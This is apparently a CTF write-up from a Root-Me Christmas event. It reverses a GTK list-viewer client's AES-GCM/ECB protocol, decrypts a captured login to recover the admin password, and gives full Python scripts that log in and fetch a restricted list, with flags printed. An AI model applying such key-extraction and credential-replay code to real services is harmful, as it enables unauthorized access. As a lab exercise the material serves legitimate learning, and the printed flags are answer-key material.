4
5
6
| # python3 solve.py
[+] magicXmasS3cr3t = e62c168a11994fe281bea2d758c047a6412ce69d80159f071e96afbcb85d8cb1
[+] Sent TX: d83ee0c3b276ae5e059a04b0c0ef67a173e844476b1f6d04c1a00933eba61a97
[+] Mined: AttributeDict({'type': 0, 'status': 1, 'cumulativeGasUsed': 119769, 'logs': [], 'logsBloom': HexBytes('0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000'), 'transactionHash': HexBytes('0xd83ee0c3b276ae5e059a04b0c0ef67a173e844476b1f6d04c1a00933eba61a97'), 'transactionIndex': 0, 'blockHash': HexBytes('0x3d947ba3454d2baf20b723ead41a2e7081b17df1b432e813c050fdc638156ea6'), 'blockNumber': 6, 'gasUsed': 119769, 'effectiveGasPrice': 1000000000, 'blobGasPrice': 1, 'from': '0xCaffE305b3Cc9A39028393D3F338f2a70966Cb85', 'to': '0x36737631D708Ec79ab3f92E05102F078423388E8', 'contractAddress': None})
Now calling isSolved()
Solved? True
|
Then, on the web interface, we press “Claim the Flag” and get it.
The flag is RM{N0_S3cr3t_C4n_B3_H1dd3n_0n_Ch41n}.
X-Mas List Day 6
Description
1
2
3
4
5
| Root-Me's volunteers have prepared their wish lists to Father Christmas, nevertheless it seems that some lists with, specific requests, are only accessible to Father Christmas himself. However, a jealous elf, unhappy about not being able to prepare all the gifts has decided to try to get access no matter what. Unfortunately he did not succeed, which is why he's requesting for your help.
The only thing the elf managed is to get a network capture of when Father Christmas logged onto the app where the lists are stored.
Now it's your turn to help the elf and find a way to access the restricted lists, they might even hide something you're looking for.
|
We are given an ELF 64 executable listviewer and a pcap dump.pcapng. We can also launch our own instance for the challenge.
A peek in the PCAP
The PCAP shows TCP packets between 172.21.0.1 and 172.21.0.2. There are only TCP packets. One of the pcaps shows the string “ListViewer 1.0” in its data. Other pcaps have hexstring as data. The data does not have any immediate meaning, probably encrypted.
Launching ListViewer
The executable is a GTK executable with a screen where we provide the address, port, username and password to login the server. At first, we don’t have any credentials, so we can create an account.

When logged in, we see several lists. We view all lists (e.g the “exploit” list), but there is no interesting information, except the last list, Mika, is not viewable because we don’t have permission to access. Interesting ;)
We probably want to read this unaccessible list, as Father Christmas. To do so, we must understand how the software communicates with the server.
Reversing ListViewer
I use r2ai to reverse the main functions of listviewer.
The main handles the GTK calls for the login/connect screen. This is not really important for us, except it gives us the address of the connect function - 0x3500 - and the function to view lists, 0x3160. Also, we see the binary uses OpenSSL for crypto.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| OPENSSL_init_crypto(0xc, 0);
OPENSSL_init_crypto(2, 0);
..
gtk_grid_attach(login_grid, username_entry, 1, 2, 1, 1);
gtk_grid_attach(login_grid, password_label, 0, 3, 1, 1);
gtk_grid_attach(login_grid, password_entry, 1, 3, 1, 1);
gtk_grid_attach(login_grid, register_checkbox, 0, 4, 2, 1);
GtkWidget *connect_button = gtk_button_new_with_label("Connect");
g_signal_connect_data(connect_button, "clicked", 0x3500, NULL, NULL, 0);
..
GtkWidget *refresh_button = gtk_button_new_with_label("Refresh");
GtkWidget *view_button = gtk_button_new_with_label("View selected list");
g_signal_connect_data(refresh_button, "clicked", 0x3b00, NULL, NULL, 0);
g_signal_connect_data(view_button, "clicked", 0x3160, NULL, NULL, 0);
|
A function, in 0x2ca0, handles the communication with the server. It uses a TCP socket and obviously encrypts data with AES ECB.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
| char *key = (char*)0x6284;
...
EVP_CIPHER_CTX *ctx = EVP_CIPHER_CTX_new();
if (!ctx) {
void *dialog = gtk_message_dialog_new(*(void**)0x62f0, 3, 3, 1, format_string, encryption_failed_message);
gtk_dialog_run(dialog);
gtk_widget_destroy(dialog);
return -1;
}
if (!EVP_EncryptInit_ex(ctx, EVP_aes_128_ecb(), NULL, key, NULL)) {
EVP_CIPHER_CTX_free(ctx);
void *dialog = gtk_message_dialog_new(*(void**)0x62f0, 3, 3, 1, format_string, encryption_failed_message);
gtk_dialog_run(dialog);
gtk_widget_destroy(dialog);
return -1;
}
EVP_CIPHER_CTX_set_padding(ctx, 1);
if (!EVP_EncryptUpdate(ctx, output_buffer, &output_len, data, data_len)) {
EVP_CIPHER_CTX_free(ctx);
void *dialog = gtk_message_dialog_new(*(void**)0x62f0, 3, 3, 1, format_string, encryption_failed_message);
gtk_dialog_run(dialog);
gtk_widget_destroy(dialog);
return -1;
}
int temp_len = output_len;
if (!EVP_EncryptFinal_ex(ctx, output_buffer + temp_len, &output_len)) {
EVP_CIPHER_CTX_free(ctx);
void *dialog = gtk_message_dialog_new(*(void**)0x62f0, 3, 3, 1, format_string, encryption_failed_message);
gtk_dialog_run(dialog);
gtk_widget_destroy(dialog);
return -1;
}
temp_len += output_len;
EVP_CIPHER_CTX_free(ctx);
|
This is the alleged C code that AI works out. Remember it may be incorrect, but for now, this is pretty helpful and explicit.
After this encryption, the code converts the binary string to a hexstring. The comments are from the AI:
1
2
3
4
5
6
7
8
9
10
11
12
| // Convert binary data to hex string
char *src = output_buffer;
char *dst = hex_buffer;
for (int i = 0; i < temp_len; i++) {
unsigned char byte = *src++;
unsigned char hi = (byte >> 4) & 0xF;
unsigned char lo = byte & 0xF;
*dst++ = hi > 9 ? hi + 'a' - 10 : hi + '0';
*dst++ = lo > 9 ? lo + 'a' - 10 : lo + '0';
}
*dst = 0;
|
Finally, communication occurs - on the socket.
1
2
3
4
5
6
| if (send(socket_fd, newline, 1, 0) <= 0) {
void *dialog = gtk_message_dialog_new(*(void**)0x62f0, 3, 3, 1, format_string, send_failed_message);
gtk_dialog_run(dialog);
gtk_widget_destroy(dialog);
return -1;
}
|
And then, we read incoming data from the server. We won’t detail it, but it’s the opposite: convert hexstring to binary, then decrypt with AES ECB.
Issue. We don’t have the key. The variable is stored at 0x6284, but the value is filled dynamically.
We have a look at the login/connect function at 0x3500. It opens a socket to communicate with the server:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
| if (getaddrinfo(server_str, port_buf, &(struct addrinfo){
.ai_family = 0,
.ai_socktype = 1,
.ai_flags = 0x20
}, &result) != 0) {
fprintf(stderr, "getaddrinfo: %s\n", gai_strerror(errno));
void *dialog = gtk_message_dialog_new(*(void**)0x62f0, 3, 3, "%s", "Unable to connect or handshake with server.");
gtk_dialog_run(dialog);
gtk_widget_destroy(dialog);
return 0;
}
for (struct addrinfo *p = result; p != NULL; p = p->ai_next) {
sock_fd = socket(p->ai_family, p->ai_socktype, p->ai_protocol);
if (sock_fd < 0) continue;
if (connect(sock_fd, p->ai_addr, p->ai_addrlen) < 0) {
perror("connect");
close(sock_fd);
continue;
}
|
This code was obtained with r2ai -d with Claude 3.7
Then, it reads on the socket and expects the header ListViewer v1.0. The AI doesn’t decompile that very well (ListViewer is truncated in ListView + er v1.0) but it’s understandable:
1
2
3
4
5
6
7
8
9
| if (memcmp(recv_buffer, "ListView", 8) != 0 || memcmp(recv_buffer + 8, "er v1.0", 7) != 0) {
fwrite("Unexpected handshake header\n", 1, 28, stderr);
close(sock_fd);
freeaddrinfo(result);
void *dialog = gtk_message_dialog_new(*(void**)0x62f0, 3, 3, "%s", "Handshake with server failed.");
gtk_dialog_run(dialog);
gtk_widget_destroy(dialog);
return 0;
}
|
Then, the binary decrypts the session key. That’s the key that will be used for AES ECB! This key is sent by the server in an encrypted form, via AES GCM.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| ctx = EVP_CIPHER_CTX_new();
if (!ctx) {
fwrite("Session key decrypt failed\n", 1, 27, stderr);
close(sock_fd);
freeaddrinfo(result);
void *dialog = gtk_message_dialog_new(*(void**)0x62f0, 3, 3, "%s", "Handshake with server failed.");
gtk_dialog_run(dialog);
gtk_widget_destroy(dialog);
return 0;
}
if (!EVP_DecryptInit_ex(ctx, EVP_aes_128_gcm(), NULL, NULL, NULL) ||
!EVP_CIPHER_CTX_ctrl(ctx, 9, 0xC, NULL) ||
!EVP_DecryptInit_ex(ctx, NULL, NULL, (unsigned char*)0x4320, (unsigned char*)0x4330) ||
!EVP_DecryptUpdate(ctx, decrypt_buffer, &output_len, recv_buffer, 0x10) ||
!EVP_CIPHER_CTX_ctrl(ctx, 0x11, 0x10, decrypt_buffer) ||
!EVP_DecryptFinal_ex(ctx, decrypt_buffer + output_len, &output_len)) {
EVP_CIPHER_CTX_free(ctx);
fwrite("Session key decrypt failed\n", 1, 27, stderr);
close(sock_fd);
freeaddrinfo(result);
void *dialog = gtk_message_dialog_new(*(void**)0x62f0, 3, 3, "%s", "Handshake with server failed.");
gtk_dialog_run(dialog);
gtk_widget_destroy(dialog);
return 0;
}
|
The AES GCM key is hard coded at 0x4330, and the IV at 0x4320. In AES GCM, the IV is 12 bytes long, and the key 16 bytes.
1
2
3
4
5
6
| [0x00003500]> px 12 @ 0x4320
- offset - 2021 2223 2425 2627 2829 2A2B 2C2D 2E2F 0123456789ABCDEF
0x00004320 baa0 6370 0231 c94c a161 8c6c ..cp.1.L.a.l
[0x00003500]> px 16 @ 0x4330
- offset - 3031 3233 3435 3637 3839 3A3B 3C3D 3E3F 0123456789ABCDEF
0x00004330 f919 81d6 bcb8 72f4 3431 9841 8615 2197 ......r.41.A..!.
|
Wait! There’s a little trick after this decryption. The binary is XORing the decrypted buffer with 0xABABABAB.
1
2
3
4
| *(int*)0x6284 = *(int*)decrypt_buffer ^ 0xABABABAB;
*(int*)(0x6284 + 4) = *(int*)(decrypt_buffer + 4) ^ 0xABABABAB;
*(int*)(0x6284 + 8) = *(int*)(decrypt_buffer + 8) ^ 0xABABABAB;
*(int*)(0x6284 + 12) = *(int*)(decrypt_buffer + 12) ^ 0xABABABAB;
|
Note the address: 0x6284. This is the address for the AES ECB key.
After key setup, we notice commands the server understands. Obviously, to register, we must send a string REGISTER username password to the server. This string is AES ECB encrypted with the session key.
1
2
3
4
5
| if (gtk_toggle_button_get_active(*(void**)0x62c0)) {
snprintf(message_buffer, 0x400, "REGISTER %s %s", username, password);
} else {
snprintf(message_buffer, 0x400, "LOGIN %s %s", username, password);
}
|
There is also a LOGIN command, and in the binary we also spot a LIST command to display a given list.
Fail
We put it together and write a Python program that:
- Connects to the server
1
2
| s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
|
- Checks it receives the ListViewer string (“handshake” string)
1
2
3
4
5
6
| expected = b'ListViewer v1.0'
hs = s.recv(len(expected))
if not hs.startswith(expected):
logger.error(f'[-] Handshake error. Received: {hs}')
s.close()
quit()
|
- Compute the session key
1
2
3
4
5
6
7
8
9
10
| ciphertext = encrypted_data[:16] # Encrypted session key
auth_tag = encrypted_data[16:32] # GCM authentication tag
cipher = AES.new(gcm_key, AES.MODE_GCM, nonce=gcm_iv)
try:
decrypted_key = cipher.decrypt_and_verify(ciphertext, auth_tag)
k = strxor(decrypted_key, b'\xab'* 16)
return k
except ValueError as e:
logger.error(f"GCM authentication failed: {e}")
quit()
|
- Send our encrypted commands: let’s try with a registration of a new user.
1
2
3
4
5
6
| def encrypt_cmd(session_key, cmd):
logger.debug(f"session_key={session_key.hex()} cmd={cmd}")
cipher = AES.new(session_key, AES.MODE_ECB)
ct = cipher.encrypt(pad(cmd.encode(), 16))
logger.debug(f"encrypted={binascii.hexlify(ct)}")
return binascii.hexlify(ct)
|
We use the Crypto.Cipher Python package from pycryptodome.
1
2
3
| from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import binascii
|
It does not work! The server answers an error all the time.
Instead of trying to communicate with the server, I decide to try and decrypt the messages in the PCAP. It’s exactly the same logic, except we don’t need all the socket stuff.
Same thing: it doesn’t work, and I am unable to decrypt messages.
1
2
3
4
5
6
| def decrypt_cmd(session_key, ct):
logger.debug(f"session_key={session_key.hex()} ct={ct}")
cipher = AES.new(session_key, AES.MODE_ECB)
pt = cipher.decrypt(binascii.unhexlify(ct))
logger.debug(f"pt={pt}")
return unpad(pt, 16).decode(errors="ignore")
|
I do read the handshake correctly, and get a correct session key as the AES CGM function decrypt_and_verify does not throw any exception.
We’ll see afterwards that this is however not exactly the correct session key.
Fixing the session key
I chose to reverse the function with Ghidra this time, to get another point of view.
The decompiled code is very cranky. It gives the impression that the XOR is done on the decrypted text + on its length.
1
2
3
4
5
6
7
8
9
10
11
| DAT_00106294 = 1;
pt_len = local_46c;
uStack_464 = pt;
uStack_45c = local_470;
register0x00001208 = 0xabababab;
_ababab = 0xabababababababab;
register0x0000120c = 0xabababab;
auVar1._4_8_ = pt;
auVar1._0_4_ = local_46c;
auVar1._12_4_ = local_470;
_ababab = _ababab ^ auVar1;
|
I messed around with r2ai, Ghidra, r2 on this part, and in the end, asked a friend who had solved it for a hint.
After the XOR, the key is rotated left:
1
2
3
4
| decrypted_key = cipher.decrypt_and_verify(ciphertext, auth_tag)
k = strxor(decrypted_key, b'\xab'* 16)
logging.debug(f'decrypted_key={decrypted_key} k={k}')
session_key = k[12:16] + k[0:12]
|
Decrypting the PCAP packets
I get the data from the PCAP packets. They can be extracted automatically with tshark.
1
2
3
| tshark -r dump.pcapng \
-Y "tcp.payload && (ip.src == 163.172.66.212 || ip.dst == 163.172.66.212)" \
-T fields -e tcp.payload
|
Pay attention that this produces a hexstring, where really the TCP packet has binary data, so we must do an initial unhexlify to convert to binary data.
Then I fix my code for the session key. Finally, my script works, and reveals the password for Father Christmas!
1
2
3
4
5
6
7
8
9
| $ python3 staticsolve.py
[INFO] Static Solve
[DEBUG] len_data=32
[DEBUG] decrypted_key=b'oN\xcb(G\xa3\x9d\xc4\x8d\x8d\xa1\xac\x0e\xd3\x93\xfd' k=b'\xc4\xe5`\x83\xec\x086o&&\n\x07\xa5x8V'
[DEBUG] session_key len=16
[INFO] [+] session key = a5783856c4e56083ec08366f26260a07
[DEBUG] session_key=a5783856c4e56083ec08366f26260a07 ct=b'81e0994c037dffdd8c4ef6e242234cd303ab364c58ae20eb15703cbecec5bf10bc710b2c5
74db81d23434836f24d8224db9dfff7095a8f6743033d65e854c82e'
[DEBUG] pt=b'LOGIN fatherchristmas hOa84ONoAu8MfmPZzNK7Zpr43hCOGqD\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b'
|
So, we have valid credentials: fatherchristmas:hOa84ONoAu8MfmPZzNK7Zpr43hCOGqD.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
| from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import logging
import binascii
KEY = bytes.fromhex(
"f9 19 81 d6 bc b8 72 f4 34 31 98 41 86 15 21 97"
)
IV = bytes.fromhex(
"ba a0 63 70 02 31 c9 4c a1 61 8c 6c"
)
logging.basicConfig(
level=logging.DEBUG,
format="[%(levelname)s] %(message)s"
)
logger = logging.getLogger(__name__)
def encrypt_cmd(session_key, cmd):
logger.debug(f"session_key={session_key.hex()} cmd={cmd}")
cipher = AES.new(session_key, AES.MODE_ECB)
ct = cipher.encrypt(pad(cmd.encode(), 16))
logger.debug(f"encrypted={binascii.hexlify(ct)}")
# Return ASCII hex bytes terminated by newline (protocol expects newline)
return binascii.hexlify(ct) + b"\n"
def decrypt_cmd(session_key, ct):
logger.debug(f"session_key={session_key.hex()} ct={ct}")
cipher = AES.new(session_key, AES.MODE_ECB)
pt = cipher.decrypt(binascii.unhexlify(ct))
logger.debug(f"pt={pt}")
return unpad(pt, 16).decode(errors="ignore")
def strxor(a, b):
return bytes(x ^ y for x, y in zip(a, b))
def get_session_key(encrypted_data):
logger.debug(f"len_data={len(encrypted_data)}")
gcm_key = bytes([
0xf9, 0x19, 0x81, 0xd6, 0xbc, 0xb8, 0x72, 0xf4,
0x34, 0x31, 0x98, 0x41, 0x86, 0x15, 0x21, 0x97
])
# Hardcoded IV/nonce (at 0x4320, 12 bytes for GCM)
gcm_iv = bytes([
0xba, 0xa0, 0x63, 0x70, 0x02, 0x31, 0xc9, 0x4c,
0xa1, 0x61, 0x8c, 0x6c
])
# Split the received data
ciphertext = encrypted_data[:16] # Encrypted session key
auth_tag = encrypted_data[16:32] # GCM authentication tag
cipher = AES.new(gcm_key, AES.MODE_GCM, nonce=gcm_iv)
try:
decrypted_key = cipher.decrypt_and_verify(ciphertext, auth_tag)
k = strxor(decrypted_key, b'\xab'* 16)
logging.debug(f'decrypted_key={decrypted_key} k={k}')
# strange 4-byte shift
session_key = k[12:16] + k[0:12]
logging.debug(f'session_key len={len(session_key)}')
return session_key
except ValueError as e:
logger.error(f"GCM authentication failed: {e}")
quit()
return None
data = [
"4c6973745669657765722076312e303dd1840258faa1d1508c3740b6c89f643115c07d6005cbc65f247b27ce01fa12",
"3831653039393463303337646666646438633465663665323432323334636433303361623336346335386165323065623135373033636265636563356266313062633731306232633537346462383164323334333438333666323464383232346462396466666637303935613866363734333033336436356538353463383265"
]
# Receive handshake
logger.info('Static Solve')
expected = b'ListViewer v1.0'
hs = binascii.unhexlify(data[0])[:len(expected)]
if not hs.startswith(expected):
logger.error(f'[-] Handshake error. Received: {hs}')
s.close()
quit()
# Receive session key
encrypted_data = binascii.unhexlify(data[0])[len(expected):]
session_key = get_session_key(encrypted_data)
logger.info(f'[+] session key = {session_key.hex()}')
# Decrypt response
resp_hex = binascii.unhexlify(data[1].strip())
decrypt_cmd(session_key, resp_hex)
|
Reading Mika’s list
At this point, we can login as Father Christmas and read Mika’s list. I did it with a Python program.
1
2
3
4
5
6
7
8
9
| $ python3 solve.py
2025-12-30 00:21:32,272 [INFO] [+] Connected to dyn-01.xmas.root-me.org:19967
2025-12-30 00:21:32,304 [INFO] [+] session key = a5b72a271f5ec76dd8797c60bd06bf4f
2025-12-30 00:21:32,326 [INFO] [+] Command LOGIN fatherchristmas hOa84ONoAu8MfmPZzNK7Zpr43hCOGqD sent

2025-12-30 00:21:32,346 [INFO] List response: OK: Christmas list for Mika
Items:
- Nishacid's resignation letter
- A list of all the flags in Root-Me so that I can finally be the best
- RM{Sh1t_3nCrypT10n_H0h0h0_Y0u_G0t_Th3_L1sT:}
|
The flag is RM{Sh1t_3nCrypT10n_H0h0h0_Y0u_G0t_Th3_L1sT:}.
My script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
| import socket
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import logging
import binascii
HOST = "dyn-01.xmas.root-me.org"
PORT = 19967
USERNAME = "fatherchristmas"
PASSWORD = "hOa84ONoAu8MfmPZzNK7Zpr43hCOGqD"
LISTNAME = "Mika"
KEY = bytes.fromhex(
"f9 19 81 d6 bc b8 72 f4 34 31 98 41 86 15 21 97"
)
IV = bytes.fromhex(
"ba a0 63 70 02 31 c9 4c a1 61 8c 6c"
)
logging.basicConfig(
level=logging.INFO,
format="%(asctime)s [%(levelname)s] %(message)s"
)
logger = logging.getLogger(__name__)
def encrypt_cmd(session_key, cmd):
logger.debug(f"session_key={session_key.hex()} cmd={cmd}")
cipher = AES.new(session_key, AES.MODE_ECB)
ct = cipher.encrypt(pad(cmd.encode(), 16))
logger.debug(f"encrypted={binascii.hexlify(ct)}")
# Return ASCII hex bytes terminated by newline (protocol expects newline)
return binascii.hexlify(ct) + b"\n"
def decrypt_cmd(session_key, ct):
logger.debug(f"session_key={session_key.hex()} ct={ct}")
cipher = AES.new(session_key, AES.MODE_ECB)
pt = cipher.decrypt(binascii.unhexlify(ct))
logger.debug(f"pt={pt}")
return unpad(pt, 16).decode(errors="ignore")
def strxor(a, b):
return bytes(x ^ y for x, y in zip(a, b))
def get_session_key(encrypted_data):
logger.debug(f"len_data={len(encrypted_data)}")
gcm_key = bytes([
0xf9, 0x19, 0x81, 0xd6, 0xbc, 0xb8, 0x72, 0xf4,
0x34, 0x31, 0x98, 0x41, 0x86, 0x15, 0x21, 0x97
])
# Hardcoded IV/nonce (at 0x4320, 12 bytes for GCM)
gcm_iv = bytes([
0xba, 0xa0, 0x63, 0x70, 0x02, 0x31, 0xc9, 0x4c,
0xa1, 0x61, 0x8c, 0x6c
])
# Split the received data
ciphertext = encrypted_data[:16] # Encrypted session key
auth_tag = encrypted_data[16:32] # GCM authentication tag
cipher = AES.new(gcm_key, AES.MODE_GCM, nonce=gcm_iv)
try:
decrypted_key = cipher.decrypt_and_verify(ciphertext, auth_tag)
k = strxor(decrypted_key, b'\xab'* 16)
logging.debug(f'decrypted_key={decrypted_key} k={k}')
# strange 4-byte shift
session_key = k[12:16] + k[0:12]
logging.debug(f'session_key len={len(session_key)}')
return session_key
except ValueError as e:
logger.error(f"GCM authentication failed: {e}")
quit()
return None
def send_cmd(sock, session_key, cmd):
"""Encrypt `cmd`, send it, read a newline-terminated hex response and decrypt it.
Returns the decrypted plaintext string, or None on error.
"""
encrypted = encrypt_cmd(session_key, cmd)
logger.debug(f"Sending: {encrypted}")
try:
sock.sendall(encrypted)
except Exception as e:
logger.error(f"Send failed: {e}")
return None
resp_hex = b""
while True:
b = sock.recv(1)
if not b:
break
resp_hex += b
if b == b"\n":
break
logger.debug(f"Received hex: {resp_hex}")
if not resp_hex:
return None
try:
return decrypt_cmd(session_key, resp_hex.strip())
except Exception as e:
logger.error(f"Decrypt failed: {e}")
return None
# Connect
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
logger.info(f'[+] Connected to {HOST}:{PORT}')
# Receive handshake
expected = b'ListViewer v1.0'
hs = s.recv(len(expected))
if not hs.startswith(expected):
    logger.error(f'[-] Handshake error. Received: {hs}')
    s.close()
    quit()
# Receive session key
encrypted_data = s.recv(32)
session_key = get_session_key(encrypted_data)
logger.info(f'[+] session key = {session_key.hex()}')
# Register
# cmd = f'REGISTER {USERNAME} {PASSWORD}'
# encrypted_cmd = encrypt_cmd(session_key, cmd)
# resp = send_cmd(s, session_key, cmd)
# logger.info(f'[+] Command {cmd} sent')
# logger.debug(f'Register response: {resp}')
# if not resp or resp.startswith('ERROR'):
# logger.error(f'[-] Registration failed: {resp}')
# s.close()
# quit()
# Login
cmd = f'LOGIN {USERNAME} {PASSWORD}'
encrypted_cmd = encrypt_cmd(session_key, cmd)
resp = send_cmd(s, session_key, cmd)
logger.info(f'[+] Command {cmd} sent')
logger.debug(f'Login response: {resp}')
if not resp or not resp.startswith('OK:'):
logger.error(f'[-] Login failed: {resp}')
s.close()
quit()
# Request list
resp = send_cmd(s, session_key, f'LIST {LISTNAME}')
if resp is None:
logger.error('[-] Failed to retrieve list')
else:
logger.info(f'List response: {resp}')
s.close()
|
Conclusion
This challenge was lovely. I enjoyed (1) the implementation of listviewer with GTK, (2) using AES GCM, and (3) the solution is quite clear. It’s just a pity that that session key shift decompiles so poorly, but that’s not the author’s fault ;-)
Thanks for designing this one!


 NB. The cookie value in the image is not the same as in the CURL request.